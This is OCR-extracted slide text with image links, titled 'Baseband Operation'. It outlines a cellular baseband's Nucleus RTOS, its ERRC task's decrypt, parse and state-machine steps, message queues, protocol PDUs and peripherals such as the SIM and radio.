
Baseband Operation



Baseband Operation



Baseband Operation



Baseband Operation

RTOS

Nucleus OS

Tasks

EL1

ERRC

1. Decrypt & Check Integrity Protection
2. Parse Message
3. Decide on next action (***State machine***)
    1. What packet is this?
    2. Are we connected?
    3. Have encryption keys been set?
    4. …

Stack

Stack

Message Queue

Message Queue

RRC PDU

EMM PDU

SMS PDU

Peripherals


Timer

CCCI


SIM

Radio

